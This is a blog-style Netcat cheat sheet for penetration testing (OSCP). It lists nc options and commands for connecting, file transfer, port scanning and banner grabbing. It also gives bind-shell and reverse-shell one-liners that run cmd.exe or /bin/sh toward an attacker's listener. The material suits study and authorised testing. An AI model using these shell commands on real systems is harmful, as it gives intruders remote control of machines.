
Netcat Cheat Sheet

less than 1 minute read

Netcat which has been famously labeled as the “Swiss army knife of hacking” is a networking utility used for reading/writing from TCP/UDP sockets, port scanning, file transfer, port listening, and backdooring.

Usage



```
[v1.10-41]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

Basic Commands

TCP Port - Connecting

```
nc -nv <IP> <PORT>
```

TCP Port - Listening

```
nc -lvp <PORT>
```

Connect and return HTTP Page

```
nc -nv <IP> 80
```

```
HEAD / HTTP/1.1
```

File Transfer

```
nc -lvp 4444 > output.txt # Receiving End
```

```
nc -nv <IP> < input.txt # Sending End
```

Port Scanning

```
nc -z <IP> <PORT RANGE>
```

Banner Grabbing

```
echo "" | nc -nv -w1 <IP> <PORTS>
```

Windows

Bind Shell

```
nc -lvp 4444 -e cmd.exe
```

```
nc -nv <IP> 4444
```

Reverse Shell

```
nc -lvp 443 # Attacker - Receiving
```

```
nc -nv <IP> 443 -e cmd.exe # Target - Sending
```

Nix

Bind Shell

```
nc -lvp 4444 -e /bin/sh
```

```
nc -nv <IP> 4444
```

Reverse Shell

```
nc -lvp 443
```

```
nc -nv <IP> 443 -e /bin/sh
```

Additional Resources

SANS Netcat Cheat Sheet

Wikipedia

Tags: Netcat

Categories: Cheatsheet OSCP

Updated: July 15, 2017

SHARE ON

Twitter Facebook G+ Google+ in LinkedIn

Previous Next

YOU MAY ALSO ENJOY

USB Drop Assessment Guide

17 minute read

I recently did a talk at RVASec (great con btw) regarding USB drop assessments. I hesitated on submitting the talk as I was concerned that the interest level...

Survival Tactics for Managing Penetration Tests

4 minute read

Consultants have to wear many hats and occasionally that includes being a project manager for the more complex assessments. While traditionally there are pro...

Introduction to Shodan

6 minute read

Shodan gets a bad rap. Many of you have probably heard the connotation that Shodan is “the world’s most dangerous search engine” or “dark Google” and it’s so...

Shodan Cheat Sheet

less than 1 minute read

Shodan’s a search engine which helps find systems on the internet. It’s a great resource to provide passive reconnaissance on a target or as a measuring tool...